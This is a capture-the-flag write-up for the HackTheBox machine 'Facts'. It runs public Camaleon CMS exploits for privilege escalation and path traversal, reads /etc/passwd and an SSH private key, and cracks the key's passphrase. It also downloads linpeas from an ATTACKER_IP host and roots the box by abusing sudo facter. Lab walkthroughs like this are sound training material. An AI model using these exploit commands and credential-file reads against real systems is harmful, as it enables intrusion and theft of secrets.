HackTheBox
HTB: Facts
Reconnaissance
Starting off the way we always do, a full TCP port scan with nmap to see what we’re working with.
nmap -sV -sC -p- 10.129.1.143┌─[eu-dedivip-4]─[10.10.14.83]─[shxriff@htb-ugjmved11h]─[~]
└──╼ [★]$ nmap -sV -sC -p- 10.129.1.143
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-02 22:42 CST
Nmap scan report for 10.129.1.143
Host is up (0.095s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_ 256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp open http nginx 1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
|_http-server-header: nginx/1.26.3 (Ubuntu)
54321/tcp open unknown
| fingerprint-strings:
| GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 400 Bad Request
| Accept-Ranges: bytes
| Content-Length: 276
| Content-Type: application/xml
| Server: MinIO
| Strict-Transport-Security: max-age=31536000; includeSubDomains
| Vary: Origin
| X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
| X-Amz-Request-Id: 18993B3090831EDB
| X-Content-Type-Options: nosniff
| X-Xss-Protection: 1; mode=block
| Date: Tue, 03 Mar 2026 04:43:28 GMT
| <?xml version="1.0" encoding="UTF-8"?>
| <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/</Resource><RequestId>18993B3090831EDB</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
| HTTPOptions:
| HTTP/1.0 200 OK
| Vary: Origin
| Date: Tue, 03 Mar 2026 04:43:28 GMT
|_ Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port54321-TCP:V=7.94SVN%I=7%D=3/2%Time=69A666EF%P=x86_64-pc-linux-gnu%r
SF:(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x
SF:20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Ba
SF:d\x20Request")%r(GetRequest,2B0,"HTTP/1\.0\x20400\x20Bad\x20Request\r\n
SF:Accept-Ranges:\x20bytes\r\nContent-Length:\x20276\r\nContent-Type:\x20a
SF:pplication/xml\r\nServer:\x20MinIO\r\nStrict-Transport-Security:\x20max
SF:-age=31536000;\x20includeSubDomains\r\nVary:\x20Origin\r\nX-Amz-Id-2:\x
SF:20dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8\r\nX
SF:-Amz-Request-Id:\x2018993B3090831EDB\r\nX-Content-Type-Options:\x20nosn
SF:iff\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20Tue,\x2003\x20
SF:Mar\x202026\x2004:43:28\x20GMT\r\n\r\n<\?xml\x20version=\"1\.0\"\x20enc
SF:oding=\"UTF-8\"\?>\n<Error><Code>InvalidRequest</Code><Message>Invalid\
SF:x20Request\x20\(invalid\x20argument\)</Message><Resource>/</Resource><R
SF:equestId>18993B3090831EDB</RequestId><HostId>dd9025bab4ad464b049177c95e
SF:b6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>")%r(HTTPOptions
SF:,59,"HTTP/1\.0\x20200\x20OK\r\nVary:\x20Origin\r\nDate:\x20Tue,\x2003\x
SF:20Mar\x202026\x2004:43:28\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RT
SF:SPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x2
SF:0Request")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Typ
SF:e:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x
SF:20Bad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Reque
SF:st\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20c
SF:lose\r\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1\.
SF:1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=u
SF:tf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSessio
SF:nReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/pl
SF:ain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Requ
SF:est")%r(Kerberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type
SF::\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x2
SF:0Bad\x20Request");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 149.88 secondsThree ports come back open:
| Port | Service | Details |
|---|---|---|
| 22 | SSH | OpenSSH 9.9p1 (Ubuntu) |
| 80 | HTTP | nginx 1.26.3 |
| 54321 | Unknown | MinIO (object storage) |

Port 80 immediately redirects to http://facts.htb/, so that gets added to /etc/hosts.
The interesting one here is port 54321. the Nmap fingerprint reveals XML error responses with Server: MinIO headers and X-Amz-* headers. MinIO is an open-source, S3-compatible object storage server designed for cloud-native applications. Worth keeping in mind, but let’s start with the web app.
Web Enumeration
Browsing http://facts.htb/ doesn’t surface anything immediately juicy, nothing that screams “exploit me” at first glance. Rather than spend too long poking around manually, I fire up gobuster to do directory enumeration in the background.
gobuster dir -u http://facts.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txtWhile that’s running, it already finds an /admin directory among others. That’s where we’re headed first.
Initial Access

The /admin route lands us on a login page branded with a “FACTS” logo. Before doing anything fancy, let’s try the basics:
admin:admin-> nopeadmin:password-> nopeadmin:password123-> nope
Could sit here all day guessing, but there’s a “Create an Account” link right there, so let’s use it.

The registration page asks for first name, last name, email, username, password, and a captcha. I fill in some throwaway info and it lets us right in.

Once logged in, we can see what CMS this is running, Camaleon CMS, and more importantly, what version. The footer and admin dashboard make this pretty obvious. That’s basically the machine begging us to go find the vulnerability. So let’s do some research.
CVE Hunting
Dead End: CVE-2024-46986 (RCE)
First thing I find is CVE-2024-46986 https://www.offsec.com/blog/cve-2024-46986/, an arbitrary file write vulnerability in Camaleon CMS that enables authenticated attackers to write files to the filesystem, leading to remote code execution under certain conditions. RCE? That sounds like we’re popping a reverse shell.
…except it only affects versions <= 2.8.2. Our target is running 2.9.0. Scratch that.
The Right One: CVE-2025-2304 (Privilege Escalation)
Digging further, I find CVE-2025-2304, a privilege escalation vulnerability in Camaleon CMS. This one lets an authenticated low-privilege user escalate to admin within the CMS itself. There’s even a public exploit repo for it https://github.com/predyy/CVE-2025-2304.
git clone https://github.com/predyy/CVE-2025-2304.git
cd CVE-2025-2304/
python exp.py http://facts.htb/admin sheriff 123
The exploit logs in with our low-privilege account, detects that version 2.9.0 is vulnerable (< 2.9.1), grabs the authenticity token, and submits a password change request to escalate us. The output confirms it:

[*] Logging in as sheriff ...
[+] Login successful
[+] Got profile page
[i] Version detected: 2.9.0 (< 2.9.1) - appears to be vulnerable version
[+] authenticity_token: zncpxDvY6Ko4OS8QHdUgMmRLUEtVkYcEmJuPI_GACjwsNeLUxR_mQ2as...
[*] Submitting password change request
[+] Submit successful, you should be admin
Log back in and sure enough, we’re admin now. Beautiful.

Path Traversal - CVE-2024-46987
With admin access, I start poking around the dashboard. The plugins panel catches my eye, but nothing seems there seems like it would immediately lead anywhere. I find another vulnerability: CVE-2024-46987 https://github.com/Goultarde/CVE-2024-46987, a path traversal vulnerability in Camaleon CMS. Interestingly, this one is documented as affecting older versions but still works on 2.9.0. Let’s see if we can grab some sensitive files.
python3 CVE-2024-46987.py -u http://facts.htb/ -l sheriff -p 123 /etc/passwd
It works. The /etc/passwd output reveals two real users with login shells:
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash
william:x:1001:1001::/home/william:/bin/bash
Now we’re talking. Next logical step, try to grab their SSH private keys.
Grabbing SSH Keys
Using the same path traversal, I attempt to read SSH keys for both users:
# Try trivia's keys
python3 CVE-2024-46987.py -u http://facts.htb/ -l sheriff -p 123 /home/trivia/.ssh/id_ed25519

# Try william's keys
python3 CVE-2024-46987.py -u http://facts.htb/ -l sheriff -p 123 /home/william/.ssh/id_ed25519
python3 CVE-2024-46987.py -u http://facts.htb/ -l sheriff -p 123 /home/william/.ssh/id_rsa
William’s keys come up empty, but trivia’s id_ed25519 comes back with a full private key. We save that to a file and set the proper permissions:
vim trivia.key    # paste the private key
chmod 600 trivia.key
Cracking the SSH Key
Attempting to SSH in with the key:
ssh -i trivia.key trivia@10.129.1.143We get prompted for a passphrase. A password-protected key is never the end of the road, we just need to crack it. Enter John the Ripper.
First, convert the key to a format John can work with:
ssh2john trivia.key > trivia_hash.txtThen crack it with rockyou.txt:
john --wordlist=/usr/share/wordlists/rockyou.txt trivia_hash.txt
John comes back almost instantly with the passphrase: dragonballz
Now we can SSH in properly:

ssh -i trivia.key trivia@10.129.1.143
# Enter passphrase: dragonballz
And we’re in as trivia. The user flag is waiting for us.
yay
Privilege Escalation
Time to escalate. I transfer linpeas to the target to automate the enumeration:
# On the attack box
cd /tmp/
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
python3 -m http.server 8000

# On the victim
wget http://<ATTACKER_IP>:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
Linpeas highlights something immediately interesting in the sudo -l output (realistically I could have run sudo -l but I wanted to do some file transfers for fun):
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
Specifically facter:
User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
We can run /usr/bin/facter as root with no password. Let’s see what this binary actually is:
cat /usr/bin/facter
It’s a Ruby script that processes command-line arguments via CliLauncher. The important thing is that facter accepts a --custom-dir flag that tells it to load and execute any .rb files from a specified directory. Since we’re running it as root via sudo, any Ruby code in that directory will execute with root privileges.

The exploit is dead simple:
mkdir -p /tmp/exploit
echo 'exec("/bin/bash")' > /tmp/exploit/root.rb
sudo facter --custom-dir /tmp/exploit
The Ruby exec call replaces the facter process with a bash shell, running as root because of sudo.

Root shell. Game over. The root flag is in /root/root.txt.
Summary
The full attack chain for Facts:
- Recon: Nmap reveals SSH, nginx, and a MinIO instance
- Web Enumeration: Gobuster finds
/admin, which is a Camaleon CMS login - Account Creation: Registration is open, giving us a low-privilege CMS account
- CVE-2025-2304: Privilege escalation within Camaleon CMS from regular user to admin
- CVE-2024-46987: Path traversal to read arbitrary files (including
/etc/passwdand SSH keys) - SSH Key Cracking: John the Ripper cracks the passphrase on trivia’s SSH key (
dragonballz) - SSH Access: Log in as
triviawith the cracked key - Sudo Abuse:
facterruns as root with NOPASSWD; its--custom-dirflag loads arbitrary Ruby, giving us a root shell